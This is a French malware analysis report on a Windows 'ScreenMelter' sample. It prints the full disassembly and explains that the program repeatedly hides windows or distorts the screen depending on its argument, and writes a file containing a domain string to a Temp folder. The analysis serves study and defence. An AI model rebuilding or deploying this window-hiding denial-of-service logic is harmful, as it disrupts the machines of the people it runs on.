

Comportement malveillant en fonction de la chaîne d'entrée

Localisation: 0x00401BAF, 0x004019EA **Fonction:** ScreenMelter, loc_401C94, loc_401B4F

Type: Malware **Sévérité:** Moyenne

Code Assembleur : Extrait

Test 1 (ligne 24)

```
1  cmp     [ebp+var_C4], 2
2  mov     [ebp+nHeight], offset unk_47DFC8
3  jz      loc_401B4F
```

Test 2 (ligne 141)

```
1  cmp     eax, 8
2  mov     [ebp+var_B0], eax
3  jbe     loc_401C94
```

Analyse

Le *Test 1* vérifie le nombre d'arguments passés en paramètre à l'exécutable. Si celui est égal à 2 le programme exécute la fonction `loc_401B4F`


Le *Test 2* vérifie quant à lui si la chaîne passée en entrée a une longueur supérieure à 8. Si tel est le cas alors le programme exécute la fonction `loc_401C94`.

Le code assembleur, ci-dessous, a le comportement suivant :

- Si le programme est exécuté sans argument, il adopte un comportement malveillant : il cache les fenêtres en boucle à chaque clic, provoquant un déni de service sur la machine.
- Si le programme est exécuté avec un argument, il analyse celui-ci et, en fonction de sa longueur, adopte un comportement spécifique :
 - Longueur inférieure égale à 8 : comportement normal
 - Longueur supérieur à 8 : Effet visuel sur les fenêtres (comportement malveillant)

Dans tous les cas de figure, le fichier `astiko.txt` est créé (voir *astiko.pdf*).

Screenshot



Code Assembleur : Entier

```
1      lea     ecx, [esp+4]
2      and     esp, 0FFFFFFF0h
3      push    dword ptr [ecx-4]
4      push    ebp
5      mov     ebp, esp
6      push    edi
7      push    ecx
8      sub     esp, 100h
9      mov     eax, [ecx]
10     mov     ecx, [ecx+4]
11     lea     edx, [ebp+var_9+1]
12     mov     [ebp+var_7C], edx
13     mov     [ebp+var_84], offset sub_474F60
14     mov     [ebp+var_C4], eax
15     lea     eax, [ebp+var_9C]
16     mov     [ebp+var_C8], ecx
17     mov     [esp+108h+var_108], eax
18     mov     [ebp+var_80], offset dword_4755C4
19     mov     [ebp+var_78], offset loc_401A96
20     mov     [ebp+var_74], esp
21     call    _Unwind_SjLj_Register
22     call    sub_40A780
23     cmp     [ebp+var_C4], 2
24     mov     [ebp+nHeight], offset unk_47DFC8
25     jz      loc_401B4F
26     mov     eax, ds:GetForegroundWindow
27     mov     edx, ds:ShowWindow
28     mov     [ebp+var_A0], eax
29     mov     [ebp+var_A4], eax
30     mov     [ebp+var_AC], edx
31     nop
32     lea     esi, [esi+0]
```

```
34
35 loc_401A20:                                ; CODE XREF: sub_401990+104j
36     mov     [ebp+var_98], 6
37     call    [ebp+var_A0]
38     test    eax, eax
39     mov     [ebp+var_A8], eax
40     jz      short loc_401A4E
41     mov     [esp+2Ch+Msg.pt.x], 0 ; nCmdShow
42     mov     [esp+2Ch+Msg.time], eax ; hWnd
43     call    ds:ShowWindow
44     sub     esp, 8
45
46 loc_401A4E:                                ; CODE XREF: sub_401990+A8j
47     mov     [ebp+var_98], 6
48     call    [ebp+var_A4]
49     cmp     [ebp+var_A8], eax
50     jz      short loc_401A7A
51     mov     [esp+2Ch+Msg.pt.x], 5
52     mov     [esp+2Ch+Msg.time], eax
53     call    [ebp+var_AC]
54     sub     esp, 8
55
56 loc_401A7A:                                ; CODE XREF: sub_401990+D4j
57     mov     [esp+2Ch+Msg.time], 3E8h ; dwMilliseconds
58     mov     [ebp+var_98], 6
59     call    ds:Sleep
60     sub     esp, 4
61     jmp     short loc_401A20
62 ;
-----
63
64 loc_401A96:                                ; DATA XREF: sub_401990+460
65     add     ebp, 8
66     mov     eax, [ebp+var_98]
67     mov     edx, [ebp+var_94]
68     cmp     eax, 1
69     mov     [ebp+var_CC], edx
70     jz      loc_401B38
71     cmp     eax, 2
72     jz      short loc_401B21
73     cmp     eax, 3
74     jz      short loc_401B0A
75     cmp     eax, 4
76     jz      short loc_401ADD
77     cmp     eax, 5
78     jz      short loc_401ADD
79     lea     eax, [ebp+File]
80     mov     [esp+4+hInstance], eax
81     mov     [ebp+var_98], 0
82     call    sub_448860
83
84 loc_401ADD:                                ; CODE XREF: sub_401990+131j
85                                     ; sub_401990+136j ...
86     lea     eax, [ebp+nHeight]
87     mov     [esp+4+hInstance], eax
88     mov     [ebp+var_98], 0
89     call    sub_448860
```

```
90      mov     edi, [ebp+var_CC]
91      mov     [ebp+var_98], 0FFFFFFFFh
92      mov     [esp+4+hInstance], edi
93      call    _Unwind_SjLj_Resume
94
95 loc_401B0A:                                ; CODE XREF: sub_401990+12Cj
96      lea     eax, [ebp+nWidth]
97      mov     [esp+4+hInstance], eax
98      mov     [ebp+var_98], 0
99      call    sub_448860
100     jmp     short loc_401ADD
101 ;
-----
102
103 loc_401B21:                                ; CODE XREF: sub_401990+127j
104     lea     eax, [ebp+Y]
105     mov     [esp+4+hInstance], eax
106     mov     [ebp+var_98], 0
107     call    sub_448860
108     jmp     short loc_401ADD
109 ;
-----
110
111 loc_401B38:                                ; CODE XREF: sub_401990+11Ej
112     lea     eax, [ebp+X]
113     mov     [esp+4+hInstance], eax
114     mov     [ebp+var_98], 0
115     call    sub_448860
116     jmp     short loc_401ADD
117 ;
-----
118
119 loc_401B4F:                                ; CODE XREF: sub_401990+68j
120     mov     edi, [ebp+var_C8]
121     lea     eax, [ebp+var_9]
122     mov     [esp+2Ch+Msg.pt.y], eax ; int
123     mov     eax, [edi+4]
124     mov     [ebp+var_98], 5
125     mov     [esp+2Ch+Msg.pt.x], eax ; char *
126     lea     eax, [ebp+nWidth]
127     mov     [esp+2Ch+Msg.time], eax ; int
128     call    sub_448120
129     lea     eax, [ebp+nWidth]
130     mov     [esp+2Ch+Msg.pt.x], eax
131     lea     eax, [ebp+nHeight]
132     mov     [esp+2Ch+Msg.time], eax
133     mov     [ebp+var_98], 4
134     call    sub_446F80
135     lea     eax, [ebp+nWidth]
136     mov     [esp+2Ch+Msg.time], eax
137     mov     [ebp+var_98], 5
138     call    sub_448860
139     mov     eax, [ebp+nHeight]
140     mov     eax, [eax-0Ch]
141     cmp     eax, 8
```

```

142     mov     [ebp+var_B0], eax
143     jbe     loc_401C94
144     mov     [esp+2Ch+Msg.time], 0 ; nIndex
145     mov     [ebp+var_98], 6
146     call    ds:GetSystemMetrics
147     push    edx
148     mov     ds:nWidth, eax
149     mov     [esp+2Ch+Msg.time], 1 ; nIndex
150     call    ds:GetSystemMetrics
151     push    edi
152     mov     ds:nHeight, eax
153     mov     [esp+2Ch+Msg.time], 0 ; lpModuleName
154     call    ds:GetModuleHandleA
155     lea     edx, [ebp+WndClass]
156     mov     [ebp+var_C0], eax
157     mov     edi, edx
158     xor     eax, eax
159     push    ecx
160     mov     ecx, 0Ah
161     rep stosd
162     mov     eax, [ebp+var_C0]
163     mov     [ebp+WndClass.lpfWndProc], offset sub_401700
164     mov     [ebp+WndClass.lpszClassName], offset ClassName
           ; "ScreenMelter"
165     mov     [esp+2Ch+Msg.pt.x], 7F00h ; lpCursorName
166     mov     [ebp+WndClass.hInstance], eax
167     mov     [esp+2Ch+Msg.time], 0 ; hInstance
168     call    ds:LoadCursorA
169     push    edx
170     push    edx
171     mov     [ebp+WndClass.hCursor], eax
172     lea     eax, [ebp+WndClass]
173     mov     [esp+2Ch+Msg.time], eax ; lpWndClass
174     call    ds:RegisterClassA
175     test    ax, ax
176     push    edi
177     jnz     loc_401E39
178
179 loc_401C57:                                     ; CODE XREF: sub_401990+517j
180                                             ; sub_401990+53Dj ...
181     mov     [ebp+var_BC], 1
182
183 loc_401C61:                                     ; CODE XREF: sub_401990+4A4j
184     lea     eax, [ebp+nHeight]
185     mov     [esp+2Ch+Msg.time], eax
186     mov     [ebp+var_98], 0FFFFFFFFh
187     call    sub_448860
188     lea     eax, [ebp+var_9C]
189     mov     [esp+2Ch+Msg.time], eax
190     call    _Unwind_SjLj_Unregister
191     mov     eax, [ebp+var_BC]
192     lea     esp, [ebp-8]
193     pop     ecx
194     pop     edi
195     pop     ebp
196     lea     esp, [ecx-4]
197     retn

```

```

198 ;
199
200 loc_401C94:                                ; CODE XREF: sub_401990+228j
201     lea     eax, [ebp+nHeight]
202     mov     [esp+2Ch+Msg.pt.y], 0 ; char
203     mov     [esp+2Ch+Msg.pt.x], 8 ; size_t
204     mov     [esp+2Ch+Msg.time], eax ; int
205     mov     [ebp+var_98], 6
206     call    sub_4475F0
207     mov     eax, [ebp+var_B0]
208     mov     [ebp+var_B4], eax
209     jmp     short loc_401CFB
210 ;
211
212 loc_401CC7:                                ; CODE XREF: sub_401990+372j
213     mov     eax, [ebp+nHeight]
214     cmp     dword ptr [eax-4], 0
215     js      short loc_401CE8
216     lea     edx, [ebp+nHeight]
217     mov     [esp+2Ch+Msg.time], edx
218     mov     [ebp+var_98], 6
219     call    sub_445EE0
220     mov     eax, [ebp+nHeight]
221
222 loc_401CE8:                                ; CODE XREF: sub_401990+33Ej
223     mov     edi, [ebp+var_B4]
224     mov     byte ptr [eax+edi], 0
225     add     edi, 1
226     mov     [ebp+var_B4], edi
227
228 loc_401CFB:                                ; CODE XREF: sub_401990+335j
229     cmp     [ebp+var_B4], 8
230     jnz     short loc_401CC7
231     mov     [esp+2Ch+Msg.time], 7D0h ; dwMilliseconds
232     mov     [ebp+var_98], 6
233     call    ds:Sleep
234     push    eax
235     mov     [esp+2Ch+Msg.pt.x], offset Mode ; "w"
236     mov     [esp+2Ch+Msg.time], offset Filename ; "C:\\
        Users\\lhs\\AppData\\Local\\Temp\\a"...
237     call    fopen
238     test    eax, eax
239     mov     [ebp+var_B8], eax
240     jz      loc_401F2C
241     mov     edi, [ebp+var_B8]
242     mov     [esp+2Ch+Msg.pt.y], 13h ; Count
243     mov     [esp+2Ch+Msg.pt.x], 1 ; Size
244     mov     [esp+2Ch+Msg.time], offset aPakboEtLombrik ; "
        pakbo-et-lombrik.fr"
245     mov     [esp+2Ch+File], edi ; File
246     mov     [ebp+var_98], 6
247     call    fwrite
248     mov     [esp+2Ch+Msg.time], edi ; File
249     call    fclose

```

```

250         lea     eax, [ebp+nHeight]
251         mov     [esp+2Ch+Msg.pt.x], eax
252         lea     eax, [ebp+Y]
253         mov     [esp+2Ch+Msg.time], eax
254         call    sub_4481C0
255         lea     eax, [ebp+Y]
256         mov     [esp+2Ch+Msg.time], eax
257         mov     [ebp+var_98], 3
258         call    sub_403230
259         lea     eax, [ebp+Y]
260         mov     [esp+2Ch+Msg.time], eax
261         mov     [ebp+var_98], 6
262         call    sub_448860
263         lea     eax, [ebp+nHeight]
264         mov     [esp+2Ch+Msg.pt.x], eax
265         lea     eax, [ebp+X]
266         mov     [esp+2Ch+Msg.time], eax
267         call    sub_4481C0
268         lea     eax, [ebp+X]
269         mov     [esp+2Ch+Msg.time], eax
270         mov     [ebp+var_98], 2
271         call    sub_404380
272         lea     eax, [ebp+X]
273         mov     [esp+2Ch+Msg.time], eax
274         mov     [ebp+var_98], 6
275         call    sub_448860
276         lea     eax, [ebp+nHeight]
277         mov     [esp+2Ch+Msg.pt.x], eax
278         lea     eax, [ebp+File]
279         mov     [esp+2Ch+Msg.time], eax
280         call    sub_4481C0
281         lea     eax, [ebp+File]
282         mov     [esp+2Ch+Msg.time], eax
283         mov     [ebp+var_98], 1
284         call    sub_404970
285         lea     eax, [ebp+File]
286         mov     [esp+2Ch+Msg.time], eax
287         mov     [ebp+var_98], 6
288         call    sub_448860
289         mov     [ebp+var_BC], 0
290         jmp     loc_401C61
291     ;
-----
292
293 loc_401E39:                                     ; CODE XREF: sub_401990+2C1j
294         mov     eax, ds:nHeight
295         mov     edx, [ebp+var_C0]
296         mov     [esp+2Ch+lpParam], 0 ; lpParam
297         mov     [esp+2Ch+var_9+1], 0 ; hMenu
298         mov     [esp+2Ch+nHeight], eax ; nHeight
299         mov     eax, ds:nWidth
300         mov     [esp+2Ch+hInstance], edx ; hInstance
301         mov     dword ptr [esp+20h], 0 ; hWndParent
302         mov     [esp+2Ch+Y], 0 ; Y
303         mov     [esp+2Ch+nWidth], eax ; nWidth
304         mov     [esp+2Ch+X], 0 ; X
305         mov     [esp+2Ch+File], 80000000h ; dwStyle

```

```

306         mov     [esp+2Ch+Msg.pt.y], 0 ; lpWindowName
307         mov     [esp+2Ch+Msg.pt.x], offset ClassName ; "
                ScreenMelter"
308         mov     [esp+2Ch+Msg.time], 8 ; dwExStyle
309         call    ds:CreateWindowExA
310         sub     esp, 30h
311         test    eax, eax
312         jz      loc_401C57
313         call    ds:GetTickCount
314         mov     [esp+2Ch+Msg.time], eax ; Seed
315         call    srand
316         lea     edx, [ebp+Msg]
317         mov     ecx, 7
318         xor     eax, eax
319         mov     edi, edx
320         rep stosd
321
322 loc_401EC9:                                     ; CODE XREF: sub_401990+57Ej
                ; sub_401990+59Aj
323
324         cmp     [ebp+Msg.message], 12h
325         jz      loc_401C57
326         lea     eax, [ebp+Msg]
327         mov     [esp+2Ch+X], 1 ; wRemoveMsg
328         mov     [esp+2Ch+File], 0 ; wMsgFilterMax
329         mov     [esp+2Ch+Msg.pt.y], 0 ; wMsgFilterMin
330         mov     [esp+2Ch+Msg.pt.x], 0 ; hWnd
331         mov     [esp+2Ch+Msg.time], eax ; lpMsg
332         mov     [ebp+var_98], 6
333         call    ds:PeekMessageA
334         sub     esp, 14h
335         test    eax, eax
336         jz      short loc_401EC9
337         lea     edx, [ebp+Msg]
338         mov     [esp+2Ch+Msg.time], edx ; lpMsg
339         call    ds:TranslateMessage
340         lea     edi, [ebp+Msg]
341         push    ecx
342         mov     [esp+2Ch+Msg.time], edi ; lpMsg
343         call    ds:DispatchMessageA
344         push    edx
345         jmp     short loc_401EC9
346 ;
-----
347
348 loc_401F2C:                                     ; CODE XREF: sub_401990+3A8j
349         mov     [esp+2Ch+Msg.time], offset ErrMsg ; "[LOG][
                main] fopen"
350         call    perror
351         jmp     loc_401C57
352 sub_401990    endp

```